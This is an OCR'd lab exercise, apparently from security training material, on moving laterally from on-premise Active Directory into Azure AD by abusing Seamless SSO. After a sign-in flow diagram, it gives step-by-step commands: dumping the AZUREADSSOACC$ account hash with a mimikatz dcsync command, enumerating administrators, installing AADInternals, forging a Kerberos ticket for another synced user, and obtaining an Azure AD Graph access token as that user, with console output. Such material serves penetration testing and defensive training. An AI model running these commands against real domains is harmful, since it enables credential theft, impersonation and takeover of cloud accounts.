
EXERCISE : AD - 5

Lateral Movement On-Premise to Cloud


App
Microsoft Azure Active Directory
2 User redirected to Azure AD for sign-in
8 Azure AD decrypts Kerberos ticket
9 Azure AD completes The sign-in process
1 User tries to access app
LOGIN
****
3 User enters username
4 Challenge For Kerberos ticket
7 Browser forwards Ticket to Azure AD
10 If successful, user gets Access to app
Contoso Corpnet
Windows Server Active Directory
6 AD returns Kerberos ticket
Domain-Joined device
user
5 Request Kerberos Ticket from AD


Step 1 : First dump the Azure AD SSO computer account hash using dcsync or any other method.


```
lsadump::dcsync /domain:atomic-nuclear.site /user:AZUREADSSOACC$
```



Step 2 : Authenticate as a domain user [emp01] .


```
whoami
net user emp01 /domain
net localgroup administrator
```




Administrator: Windows PowerShell
PS C:\Users\emp01> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
Admin
Administrator
ATOMIC-NUCLEAR\Administrator
ATOMIC-NUCLEAR\Domain Admins
ATOMIC-NUCLEAR\emp01
ATOMIC-NUCLEAR\emp02
The command completed successfully.
PS C:\Users\emp01>

Step 3 : Install and Import AADInternal tool.

```
Install-Module AADInternals
Import-Module AADInternals
```



Step 4 : Creating Kerberos tickets of any synced ad user [emp02]] with azure ad.

```
$kerberos=New-AADIntKerberosTicket -SidString "Impersonated User SID" -Hash "AzureADSSOACC$
Compute Account Hash"
```

Step 5 : Get azure ad graph access token of impersonated user [emp02] .

```
$at=Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain atomic-nuclear.site
-SaveToCache
```

```
PS C:\Windows\system32> $at=Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain atomic-nucl
ear.site -SaveToCache
AccessToken saved to cache.
```

